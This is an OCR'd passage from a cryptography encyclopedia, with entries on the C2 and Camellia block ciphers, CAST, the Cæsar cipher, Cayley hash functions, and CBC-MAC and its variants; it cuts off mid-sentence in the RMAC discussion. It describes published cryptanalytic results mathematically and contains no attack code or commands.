C

C2 – Block Cipher

Lars R. Knudsen, Gregor Leander
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Related Concepts

►Block Ciphers

Definition

C2 is a 64-bit block cipher developed by 4C Entity. It has a 56-bit key and a secret S-box mapping on eight bits.

Background

C2 is the short name for Cryptomeria, a proprietary block cipher defined and licensed by the 4C Entity (a consortium consisting of IBM, Intel, Matsushita and Toshiba) [3]. According to Wikipedia, "It (...) was designed for the CPRM/CPPM Digital Rights Management scheme which is used by DRM-restricted Secure Digital cards and DVD-Audio discs." [4]. 4C Entity has published a specification of C2 in [2].

Theory

C2 is a 10-round Feistel cipher with 64-bit blocks and 56-bit keys. The S-box is secret and available under license from the 4C Entity. Therefore, one might consider the S-box as part of the secret key. A CPRM compliant device is given a set of secret device keys when manufactured. These keys are used to decrypt certain data of the media to be protected, in order to derive the media keys which have been used in the encryption of the main media data. The device keys can be revoked. The following notation will be used:

- L_i, R_i – left and right word after i rounds of encryption (L_0, R_0 is plaintext)
- $\mathsf{rotl}_m(b, n)$ – cyclic rotation of m-bit sequence b by n positions left
- $X_{i,j}$ – j-th bit of word X_i
- $X_{i,p..q}$ – sequence of consecutive bits $X_{i,p}, X_{i,p+1}, \ldots, X_{i,q}$, e.g. $X_{i,0..7}$ is the least significant byte of X_i
- $X \oplus Y$, $X \boxplus Y$ – respectively, bitwise XOR, addition modulo 2^{32} of words X and Y,

The round function can be described as


$$
\begin{aligned}
L_{i+1} &= R_i \\
X &= (R_i \boxplus rk_i) \oplus \texttt{0x2765ca00} \\
Z_{i,0..7} &= S[X_{i,0..7}] \\
Z_{i,8..15} &= X_{i,8..15} \oplus \mathsf{rotl}_8(Z_{i,0..7}, 1) \\
Z_{i,16..23} &= X_{i,16..23} \oplus \mathsf{rotl}_8(Z_{i,0..7}, 5) \\
Z_{i,24..31} &= X_{i,24..31} \oplus \mathsf{rotl}_8(Z_{i,0..7}, 2) \\
R_{i+1} &= L_i \boxplus (Z_i \oplus \mathsf{rotl}_{32}(Z_i, 9) \oplus \mathsf{rotl}_{32}(Z_i, 22)), \\
i &= 0, \ldots, 9,
\end{aligned}
$$

where rk_i is a 32-bit round key.

The key schedule produces ten round keys $rk_0, \ldots, rk_9$ from the 56-bit master key K in the following way:

$$
\begin{aligned}
K'_i &= \mathsf{rotl}_{56}(K, 17 \cdot i) \\
rk_i &= K'_{i,0..31} \boxplus \left(S\left[K'_{i,32..39} \oplus i\right] \ll 4\right), \quad i = 0, \ldots, 9
\end{aligned}
$$

Both the round transformation and the key scheduling use an 8-bit secret S-box S. An example S-box provided by 4C for the purpose of validating the implementations is available online [5].



C2 – Block Cipher. Fig. 1 Illustration of the round transformation of C2, where C = 0x2765ca00

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,

Experimental Results

Borghoff et al. [1] lists three cryptanalytical attacks on C2. When an attacker is allowed to set the encryption key once and then encrypt chosen plaintexts, he can recover the secret S-box with 2^{24} queries to the device and a reasonable precomputation phase. The attack implemented on a PC recovers the whole S-box in a few seconds. If the S-box is known to the attacker, there is a boomerang attack that recovers the value of the secret 56-bit key with complexity equivalent to 2^{48} C2 encryptions. When both the key and the S-box are unknown to the attacker, there is an attack that recovers both of them with complexity of around $2^{53.5}$ queries to the encryption device.

Recommended Reading

1. Borghoff J, Knudsen LR, Leander G, Matusiewicz K (2009) Cryptanalysis of C2. In: Halevi S (ed) Advances in cryptology – CRYPTO 2009. Lecture notes in computer science, vol 5677. Springer, Berlin, pp 250–266
2. C2 Block Cipher Specification, Revision 1.0. http://www.4Centity.com, 2003. Used to be available online from 4C Entity, can be downloaded e.g. from: http://edipermadi.files.wordpress.com/2008/08/cryptomeria-c2-spec.pdf. Accessed 14 Mar 2011
3. 4C Entity, Wikipedia article. http://en.wikipedia.org/wiki/4C_Entity. Accessed 11 Feb 2009
4. Cryptomeria cipher, Wikipedia article. http://en.wikipedia.org/wiki/Cryptomeria_cipher. Accessed 11 Feb 2009
5. 4C Entity, C2 facsimile s-box. http://www.4centity.com/docs/C2_Facsimile_S-Box.txt. Accessed 14 Mar 2011

Cæsar Cipher

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

The Cæsar cipher is one of the most simple cryptosystems, with a monoalphabetic ►encryption: by counting down in the cyclically closed ordering of an alphabet, a specified number of steps.

Cæsar encryptions are special linear substitution (►Substitutions and Permutations) with $n = 1$ and the identity as homogeneous part ϕ. Interesting linear substitutions with $n \geq 2$ have been patented by Lester S. Hill in 1932.

Background

Julius Cæsar is reported to have replaced each letter in the plaintext by the one standing three places further in the alphabet. For instance, when the key has the value 3, the plaintext word cleopatra will be encrypted by the ciphertext word fohrsdwud. Augustus allegedly found this too difficult and always took the next letter. Breaking the Cæsar cipher is almost trivial: there are only 26 possible keys to check (exhaustive key search) and after the first four or five letters are decrypted the solution is usually unique.

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Camellia

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium


Related Concepts

►Block Ciphers; ►Feistel Cipher

Camellia [1] is a ►block cipher designed in 2000 by a team of cryptographers from NTT and Mitsubishi Electric Corporation. It was submitted to different standardization bodies and was included in the ►NESSIE Portfolio of recommended cryptographic primitives in 2003.

Camellia encrypts data in blocks of 128 bits and accepts 128-bit, 192-bit, and 256-bit secret ►keys. The algorithm is a byte-oriented ►Feistel cipher and has 18 or 24 rounds depending on the key length. The F-function used in the Feistel structure can be seen as a 1-round 8-byte ►substitution-permutation (SP) network. The substitution layer consists of eight 8×8-bit S-boxes applied in parallel, chosen from a set of four different affine equivalent transformations of the inversion function in $GF(2^8)$ (►Rijndael/AES). The permutation layer, called the P-function, is a network of byte-wise exclusive ORs and is designed to have a branch number of 5 (which is the maximum for such a network). An additional particularity of Camellia, which it shares with MISTY1 and KASUMI (►KASUMI/MISTY1), is the FL-layers. These layers of key-dependent linear transformations are inserted between every six rounds of the Feistel network, and thus break the regular round structure of the cipher (Fig. 1).

In order to generate the subkeys used in the F-functions, the secret key is first expanded to a 256-bit or 512-bit value by applying four or six rounds of the Feistel network. The key schedule (►Block Cipher) then constructs the necessary subkeys by extracting different pieces from this bit string.



Camellia. Fig. 1 Camellia: encryption for 128-bit keys and details of *F*-function

The best attacks on reduced-round Camellia published so far are *square* and *rectangle* attacks (Integral Attack and ►Boomerang Attack). The nine-round square attack presented by Yeom et al. [4] requires 2^{61} chosen plaintexts and an amount of work equivalent to 2^{202} encryptions. The rectangle attack proposed by Shirai [3] breaks ten rounds with 2^{127} chosen plaintexts and requires 2^{241} memory accesses. Hatano, Sekine, and Kaneko [2] also analyze an 11-round variant of Camellia using higher order differentials. The attack would require 2^{93} chosen ciphertexts, but is not likely to be much faster than an ►exhaustive search for the key, even for 256-bit keys.

Note that more rounds can be broken if the *FL*-layers are discarded. A linear attack on a 12-round variant of Camellia without *FL*-layers is presented in [3]. The attack requires 2^{119} known plaintexts and recovers the key after performing a computation equivalent to 2^{247} encryptions.

Recommended Reading

1. Aoki K, Ichikawa T, Kanda M, Matsui M, Moriai S, Nakajima J, Tokita T (2001) Camellia: a 128-bit block cipher suitable for multiple platforms—design and analysis. In: Stinson DR, Tavares SE (eds) Selected areas in cryptography, SAC 2000. Lecture notes in computer science, vol 2012. Springer, Berlin, pp 39–56
2. Hatano Y, Sekine H, Kaneko T (2002) Higher order differential attack of Camellia (II). In: Heys H, Nyberg K (eds) Selected areas in cryptography, SAC 2002. Lecture notes in computer science. Springer, Berlin, pp 39–56
3. Shirai T (2002) Differential, linear, boomerang and rectangle cryptanalysis of reduced-round Camellia. In: Proceedings of the third NESSIE workshop, NESSIE, November 2002, Munich, Germany
4. Yeom Y, Park S, Kim I (2002) On the security of Camellia against the square attack. In: Daemen J, Rijmen V (eds) Fast software encryption, FSE 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 89–99

Cascade Revoke

►Recursive Revoke

Cast


Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►Feistel Cipher

CAST is a design procedure for ►symmetric cryptosystems developed by C. Adams and S. Tavares in 1993 [1, 2]. In accordance with this procedure, a series of DES-like ►block ciphers was produced (►Data Encryption Standard (DES)), the most widespread being the 64-bit block cipher CAST-128. The latest member of the family, the 128-bit block cipher CAST-256, was designed in 1998 and submitted as a candidate for the Advanced Encryption Standard (►Rijndael/AES).

All CAST algorithms are based on a ►Feistel cipher (a generalized Feistel network in the case of CAST-256). A distinguishing feature of the CAST ciphers is the particular construction of the *f*-function used in each Feistel round. The general structure of this function is depicted in Fig. 1. The data entering the *f*-function is first combined with a subkey and then split into a number of pieces. Each piece is fed into a separate expanding S-box based on bent functions (►nonlinearity of Boolean functions). Finally, the output words of these S-boxes are recombined one by one to form the final output. Both CAST-128 and CAST-256 use



Cast. Fig. 1 CAST's *f*-function

three different 32-bit f-functions based on this construction. All three use the same four 8×32-bit S-boxes but differ in the operations used to combine the data or key words (the operations a, b, c, and d in Fig. 1). The CAST ciphers are designed to support different key sizes and have a variable number of rounds. CAST-128 allows key sizes between 40 and 128 bits and uses 12 or 16 rounds. CAST-256 has 48 rounds and supports key sizes up to 256 bits.

The first CAST ciphers were found to have some weaknesses. Rijmen et al. [5] presented attacks exploiting the nonsurjectivity of the f-function in combination with an undesirable property of the key schedule. Kelsey et al. [3] demonstrated that the early CAST ciphers were vulnerable to ►related key attacks. Moriai et al. [4] analyzed simplified versions of CAST-128 and presented a five-round attack using higher order differentials.

Recommended Reading

1. Adams CM (1997) Constructing symmetric ciphers using the CAST design procedure. Des Codes Cryptogr 12(3):283–316
2. Adams CM, Tavares SE (1993) Designing S-boxes for ciphers resistant to differential cryptanalysis. In: Wolfowicz W (ed) Proceedings of the 3rd symposium on state and progress of research in cryptography. Fondazione Ugo Bordoni, pp 181–190
3. Kelsey J, Schneier B, Wagner D (1997) Related-key cryptanalysis of 3-WAY, Biham-DES, CAST, DES-X, NewDES, RC2, and TEA. In: Han Y, Okamoto T, Qing S (eds) International conference on information and communications security, ICICS'97. Lecture notes in computer science, vol 1334. Springer-Verlag, Berlin, pp 233–246
4. Moriai S, Shimoyama T, Kaneko T (1998) Higher order differential attack of CAST cipher. In: Vaudenay S (ed) Fast software encryption, FSE'98. Lecture notes in computer science, vol 1372. Springer-Verlag, Berlin, pp 17–31
5. Rijmen V, Preneel B, De Win E (1997) On weaknesses of non-surjective round functions. Des Codes Cryptogr 12(3):253–266

Cayley Hash Functions

Christophe Petit, Jean-Jacques Quisquater
Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

Related Concepts

►Collision Resistance; ►Hash Functions; ►One-Way Functions

Definition

Cayley hash functions are collision-resistant hash functions constructed from Cayley graphs of non-Abelian groups.

Background

The idea of using Cayley graphs for building hash functions was introduced by Zémor in a first proposal back in 1991 [8]. After cryptanalysis of the first scheme, a second scheme following the same lines was proposed by Tillich and Zémor [5]. The design was rediscovered more than 15 years later by Charles et al. [1]. Many of the initial concrete proposals have been broken today, but the existing attacks either do not generalize or can be thwarted easily. The very interesting properties of the generic design suggest to look for other, more secure instances.

Theory

Let G be a non-Abelian group and let $S = \{s_0, ..., s_{k-1}\}$ be a subset thereof such that $s_i \neq s_j, s_j^{-1}$ for any $i \neq j$. The elements of S are called the *generators*. Let $m = m_1 m_2 ... m_\ell$ be a message represented in base k, i.e., $m_i \in \{0, ..., k-1\}$ for all i (e.g., m_i are bits if $k = 2$). The *Cayley hash function* $H_{G,S}$ is defined from G and S by

$$H_{G,S}(m) := s_{m_1} \cdot s_{m_2} \cdot ... \cdot s_{m_\ell}$$

where $\cdot$ represents the group operation. The construction can be extended to symmetric sets $S = \{s_0, ..., s_{k-1}, s_0^{-1}, ..., s_{k-1}^{-1}\}$ at the price of a small modification [1]. The name *Cayley hash function* comes after *Cayley graphs* which are defined as follows. If G is a group and $S = \{s_0, ..., s_k\}$ is a subset thereof, the vertices of the Cayley graph $\mathcal{G}_{G,S}$ are identified with the elements of G, and its edges are (g, gs) for every $g \in G$ and $s \in S$. The computation of a Cayley hash value may be seen as a walk in the corresponding Cayley graph.

Due to the associativity of the group law, Cayley hash functions have inherent parallelism, a very interesting property to produce efficient implementations. Moreover, their main properties can be reinterpreted and analyzed as properties of the group G or the graph $\mathcal{G}_{G,S}$, an interesting feature for analysts. On the other hand, Cayley hash functions suffer from an inherent form of malleability (requiring some additional design to obtain "pseudo-random-like" properties), and the cryptographic hardness assumption on which collision resistance relies has not been as well established as the hardness of integer factorization or discrete logarithms.

Many cryptographic schemes rely on the hardness of the discrete logarithm problem in some Abelian groups, most notably finite multiplicative groups and elliptic curves. On the other hand, the collision and preimage resistance of Cayley hash functions relies on problems that can be seen as generalizations of the discrete logarithm problem to non-Abelian groups. The hardness of these problems seems to depend not only on the group G but also on the set of generators S. For the three constructions

mentioned above [1, 5, 8] that use some matrix groups and particular generators, efficient collision and preimage algorithms have now been discovered [2–4, 6, 7]. The attacks do not seem to generalize easily since the authors of these papers have suggested small modifications in the generators to thwart them.

The Cayley hash construction can also be extended to other regular graphs, not necessarily Cayley, but at the price of loosing the associativity and the group-theoretical perspective. In some cases, collision and preimage resistances can still be linked to mathematical problems [1].

Open Problems

The main open problem is to find parameters that make this construction both efficient and secure.

Recommended Reading

1. Charles D, Goren E, Lauter K (2009) Cryptographic hash functions from expander graphs. J Cryptol 22(1):93–113
2. Grassl M, Ilic I, Magliveras S, Steinwandt R (2009) Cryptanalysis of the Tillich-Zémor hash function. Cryptology ePrint Archive, Report 2009/376, 2009. http://eprint.iacr.org/. J Cryptol (to appear)
3. Petit C, Lauter K, Quisquater J-J (2008) Full cryptanalysis of LPS and Morgenstern hash functions. In: Ostrovsky R, Prisco RD, Visconti I (eds) SCN, Lecture notes in computer science, vol 5229. Springer, Heidelberg, pp 263–277
4. Petit C, Quisquater J-J (2009) Preimages for the Tillich-zémor hash function. In: Alex Biryukov, Guang Gong, Douglos Stinson (eds), SAC 2010 (to appear in LNCS revie)
5. Tillich J-P, Zémor G (1994) Hashing with SL2. In: Desmedt Y (ed) CRYPTO, Lecture notes in computer science, vol 839. Springer, Heidelberg, pp 40–49
6. Tillich J-P, Zémor G (2008) Collisions for the LPS expander graph hash function. In: Smart NP (ed) EUROCRYPT, Lecture Notes in computer Science, vol 4965. Springer, pp 254–269
7. Tillich J-P, Zémor G (1993) Group-theoretic hash functions. In: Proceedings of the First French-Israeli Workshop on Algebraic Coding, London, UK, Springer-Verlag, pp 90–110
8. Zémor G (1991) Hash functions and graphs with large girhts. In: EUROCRYPT, pp 508–511

CBC-MAC and Variants

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►MAC Algorithms

Definition

CBC-MAC is a MAC algorithm based on the Cipher Block Chaining (CBC) mode of a ►block cipher. In the CBC mode, the previous ciphertext is xored to the plaintext block before the block cipher is applied. The MAC value is derived from the last ciphertext block.

Background

CBC-MAC is one of the oldest and most popular MAC algorithms. The idea of constructing a ►MAC algorithm based on a block cipher was first described in the open literature by Campbell in 1977 [9]. A MAC based on the CBC-mode (and on the CFB mode) is described in FIPS 81 [12]. The first MAC algorithm standards are ANSI X9.9 (first edition in 1982) [2] and FIPS 113 (dating back to 1985) [13]. The first formal analysis of CBC-MAC was presented by Bellare et al. in 1994 [4]. Since then, many variants and improvements have been proposed.


Theory

Simple CBC-MAC

In the following, the block length and key length of the block cipher will be denoted with n and k, respectively. The length in bits of the MAC value will be denoted with m. The encryption and decryption with the block cipher E using the key K will be denoted by $E_K(.)$ and $D_K(.)$, respectively. An n-bit string consisting of zeroes will be denoted with 0^n.

CBC-MAC is an iterated MAC algorithm, which consists of the following steps (see also Fig. 1):

- Padding and splitting of the input. The goal of this step is to divide the input into t blocks of length n; before this can be done, a padding algorithm needs to be applied. The most common padding method can be described as follows [15]. Let the message string before padding be $x = x_1, x_2, \ldots, x_{t'}$, with $|x_1| = |x_2| = \cdots = |x_{t'-1}| = n$ (here $|x_i|$ denotes the size of the string x_i in



CBC-MAC and Variants. Fig. 1 CBC-MAC, where the MAC value is $g(H_t)$

bits). If $|x_{t'}| = n$ append an extra block $x_{t'+1}$ consisting of one one-bit followed by $n-1$ zero bits, such that $|x_{t'+1}| = n$ and set $t = t'+1$; otherwise, append a one-bit and $n - |x_{t'}| - 1$ zero bits, s.t. $|x_{t'}| = n$ and set $t' = t$. A simpler padding algorithm (also included in [15]) consists of appending $n - |x_{t'}|$ zero bits and setting $t' = t$. This padding method is not recommended as it allows for trivial forgeries.

- CBC-MAC computation, which iterates the following operation:

$$H_i = E_K(H_{i-1} \oplus x_i), \quad 1 \le i \le t.$$

The initial value is equal to the all zero string, or $H_0 = 0^n$ (note that for the CBC encryption mode a random value H_0 is recommended).

- Output transformation: The MAC value is computed as $\mathrm{MAC}_K(x) = g(H_t)$, where g is the output transformation.

Note that the CBC-MAC computation is inherently serial: the processing of block $i+1$ can only start if the processing of block i has been completed; this is a disadvantage compared to a parallel MAC algorithm such as ►PMAC.

The simplest CBC-MAC construction is obtained when the output transformation $g()$ is the identity function. Bellare et al. [4] have provided a security proof for this scheme; later on, tighter bounds have been proved [5, 26]. Both proofs are based on the pseudorandomness of the block cipher and requires that the inputs are of fixed length. It shows a lower bound for the number of chosen texts that are required to distinguish the MAC algorithm from a random function, which demonstrates that CBC-MAC is a pseudorandom function. Note that this is a stronger requirement than being a secure MAC as this requires just unpredictability or computation resistance. An almost matching upper bound to this attack is provided by an internal collision attack based on the birthday paradox (along the lines of Proposition 1 of ►MAC algorithms, [31, 33]). The attack obtains a MAC forgery; it requires a single chosen text and about $2^{n/2}$ known texts; for a 64-bit ►block cipher such as ►DES, this corresponds to 2^{32} known texts; for a 128-bit ►block cipher such as ►AES, this number increases to 2^{64}.

If the input is not of fixed length, very simple forgery attacks apply to this scheme:

- Given $\mathrm{MAC}(x)$, one knows that $\mathrm{MAC}_K(x \| (x \oplus \mathrm{MAC}_K(x))) = \mathrm{MAC}_K(x)$ (for a single block x).
- Given $\mathrm{MAC}(x)$ and $\mathrm{MAC}(x')$ one knows that $\mathrm{MAC}_K(x \| (x' \oplus \mathrm{MAC}_K(x))) = \mathrm{MAC}_K(x')$ (for a single block x').
- Given $\mathrm{MAC}(x)$, $\mathrm{MAC}(x \| y)$, and $\mathrm{MAC}(x')$, one knows that $\mathrm{MAC}(x' \| y') = \mathrm{MAC}(x \| y)$ if $y' = y \oplus \mathrm{MAC}(x) \oplus \mathrm{MAC}(x')$, where y and y' are single blocks.

A common way to preclude these simple forgery attacks is to replace the output transform g by a truncation to $m < n$ bits; $m = 32$ is a very popular choice for CBC-MAC based on ►DES ($n = 64$). However, Knudsen has shown that a forgery attack on this scheme requires $2 \cdot 2^{(n-m)/2}$ chosen texts and two known texts [19], which is only 2^{17} chosen texts for $n = 64$ and $m = 32$. Note that this is substantially better than an internal collision attack. The proof of security for fixed length inputs still applies, however.

In order to describe attack parameters in a compact way, an attack is quantified by the 4-tuple $[a, b, c, d]$, where

- a is the number of off-line block cipher encipherments
- b is the number of known text-MAC pairs
- c is the number of chosen text-MAC pairs
- d is the number of on-line MAC verifications

Attacks are often probabilistic; in that case, the parameters indicated result in a large success probability (typically at least 0.5). As an example, the complexity of exhaustive key search is $[2^k, \lceil k/m \rceil, 0, 0]$ and for a MAC guessing attack it is $[0, 0, 0, 2^m]$.

Variants of CBC-MAC

For most of these schemes, a forgery attack based on internal collisions applies with complexity $[0, 2^{n/2}, 1, 0]$ for $m = n$ and $[0, 2^{n/2}, \min(2^{n/2}, 2^{n-m}), 0]$ for $m < n$ (Proposition 1 and 2 in ►MAC algorithms).

The EMAC scheme uses as output transformation g the encryption of the last block with a different key. It was first proposed by the RIPE Consortium in [34]:

$$g(H_t) = E_{K'}(H_t) = E_{K'}(E_K(x_t \oplus H_{t-1})),$$

where K' is a key derived from K. Petrank and Rackoff have proved a lower bound in [29], which shows that this MAC algorithm is secure up to the birthday bound with inputs of arbitrary lengths. The bound was subsequently tightened in [5, 30].

A further optimization by Black and Rogaway [6] reduces the overhead due to padding and requires only one block cipher key and two masking keys; it is known as XCBC (or three-key MAC). The OMAC algorithm by Iwata and Kurosawa [16] reduces the number of keys to one by deriving the masking keys from the block cipher key. NIST has standardized this algorithm under the name ►CMAC [28]; the entry on ►CMAC gives more details on XCBC, OMAC/CMAC.

Nandi has generalized a broad class of deterministic MAC algorithms and presents in [26] generic lower bounds for this class; for some constructions, these bounds improve on the known bounds.

Because of the 56-bit key length, CBC-MAC with ►DES no longer offers adequate security. Several constructions exist to increase the key length of the MAC algorithm. No lower bounds on the security of these schemes against key recovery are known.

A widely used solution is the ANSI retail MAC, which first appeared in [3]. Rather than replacing DES by triple-DES, one processes only the last block with 2-key triple-DES, which corresponds to an output transformation g consisting of a double-DES encryption:

$$g(H_t) = E_{K_1}(D_{K_2}(H_t)) .$$

When used with DES, the key length of this MAC algorithm is 112 bits. However, Preneel and van Oorschot have shown that $2^{n/2}$ known texts allow for a key recovery in only $3 \cdot 2^k$ encryptions, compared to 2^{2k} encryptions for exhaustive key search [32] (note that for DES $n = 64$ and $k = 56$). If $m < n$, this attack requires an additional 2^{n-m} chosen texts. The complexity of these attacks is thus $[2^{k+1}, 2^{n/2}, 0, 0]$ and $[2^{k+1}, 2^{n/2}, 2^{n-m}, 0]$. Several key recovery attacks require mostly MAC verifications, with the following parameters: $[2^k, 1, 0, 2^k]$ [23], $[2^{k+1}, \lceil (\max(k,n)+1)/m \rceil, 0, \lceil (k-n-m+1)/m \rceil \cdot 2^n)]$ [21] and for $m < n$: $[2^{k+1}, 0, 0, (\lceil n/m \rceil + 1) \cdot 2^{(n+m)/2-1}]$ [25].

The security of the ANSI retail MAC can be improved at no cost in performance by introducing a double DES encryption in the first and last iteration; this scheme is know as MacDES [23]:

$$H_1 = E_{K_2'}(E_{K_1}(X_1)) \quad \text{and} \quad g(H_t) = E_{K_2}(H_t) .$$

Here, K_2' can be derived from K_2 or both can be derived from a common key. The best known key recovery attack due to Coppersmith et al. [11] has complexity $[2^{k+3}, 2^{n/2+1}, 3s \cdot 2^{3n/4}, 0]$, for small $s \geq 1$; with truncation of the output to $m = n/2$ bits, this complexity increases to $[2^{k+s} + 2^{k+2p}, 0, 2^{n+3-p}, 2^{k+1}]$ with space complexity 2^{k-2s}. These attacks assume that a serial number is included in the first block; if this precaution is not taken, key recovery attacks have complexities similar to the ANSI retail MAC: $[2^{k+2}, 2^{n/2}, 2, 0]$ and $[2^{k+2}, 1, 1, 2^k]$ [10].

Several attempts have been made to increase the resistance against forgery attacks based on internal collisions. A first observation is that the use of serial numbers is not sufficient [8].

RMAC, proposed by Jaulmes et al. [17], introduces in the output transformation a derived key K' that is modified with a randomizer or "salt" R (which needs to be stored or sent with the MAC value):

$$g(H_t) = E_{K' \oplus R}(H_t) .$$

The RMAC constructions offer increased resistance against forgery attacks based on internal collisions, but it has the disadvantage that its security proof requires resistance of the underlying block cipher against related key attacks. A security analysis of this scheme can be found in [20, 22]. The best-known attack strategy against RMAC is to recover K': once K' is known, the security of RMAC reduces to that of simple CBC-MAC. For $m = n$, the complexities are $[2^{k-s} + 2^{k-n}, 1, 2^s, 2^{n-1}]$ or $[2^{k-s} + 2^{k-n}, 1, 0, 2^{s+n-1} + 2^{n-1}]$, while for $m < n$ the complexities are $[2^{k-s} + 2^{k-m}, 0, 2^s, \lceil n/m + 1 \rceil \cdot 2^{(n+m)/2}]$ and $[2^{k-s} + 2^{k-m}, 0, 0, \lceil n/m + 1 \rceil \cdot 2^{(n+m)/2} + 2^{s+m-1}]$. A variant which exploits multiple collisions has complexity $[2^{k-1}/(u/t), 0, (t/e)2^{(t-1)nt}, 0]$ with $u = t + t(t-1)/2$ (for $m = n$). These attacks show that the security level of RMAC is smaller than anticipated. However, when RMAC is used with 3-key triple-DES, the simple key off-setting technique is insecure; 